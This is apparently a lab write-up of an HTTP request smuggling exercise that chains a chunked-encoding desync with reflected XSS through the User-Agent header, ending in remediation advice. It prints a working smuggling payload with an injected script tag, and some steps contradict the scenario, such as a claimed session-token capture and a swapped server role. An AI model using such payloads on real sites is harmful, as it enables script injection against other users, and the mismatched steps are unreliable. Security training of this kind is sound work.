**SCENARIO**

This application involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The application is also vulnerable to reflected XSS via the User-Agent header. We will try to smuggle a request to the back-end server that causes the next user's request to receive a response containing an XSS exploit that executes alert(1).

**PROCEDURE**

1. Open the web application and open any blog tostudy the request made in BurpSuite’s Proxy tab.
2. We observe that the comment form contains our User-Agent header in a hidden input.
3. Also study the homepage request as we will craft an exploit by combining the homepage and the blog page request in the following way.
4. Inject the Payload in the Repeater tab and send the request twice, we see that we got the session token of the target in the comment.

**PAYLOAD**

1. POST / HTTP/1.1

Host: 0a2100ca039407e0808ff97700dd0098.web-security-academy.net

Cookie: session=rtezz6Yj6th1KUVZ6hwGSKFKGDttPgJO

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0

Transfer-Encoding: chunked

Content-Length: 150

0

GET /post?postId=7 HTTP/1.1


User-Agent: a"/><script>alert(1)</script>


Content-Type: application/x-www-form-urlencoded

Content-Length: 5

x=1

**PROOF OF CONCEPT**

****



**REMEDIATION**

1. **Validate and Sanitize Headers:** Ensure that all HTTP headers, including the User-Agent header, undergo rigorous input validation and sanitization. Only allow a set of predefined characters and sanitize or reject any JavaScript code or special characters that could lead to code execution.
2. **Content Security Policy (CSP):** Implement a strict CSP to restrict the execution of JavaScript only to trusted sources. This would prevent the execution of inline scripts and scripts from untrusted sources, mitigating the effects of any XSS attack.
3. **Ensure Consistent Encoding Handling:** Both the front-end and back-end servers should handle request encodings consistently. If the back-end doesn't support chunked encoding, the front-end server should either block such requests or handle them properly before forwarding.
4. **Disable Unnecessary HTTP Methods:** Disable unnecessary HTTP methods that the application doesn't require. If only GET and POST are needed, explicitly disable other methods.
5. **Anti-XSS Libraries:** Make use of server-side libraries or frameworks that provide built-in protections against XSS. They automatically handle the encoding and sanitization of data before it's rendered on the browser.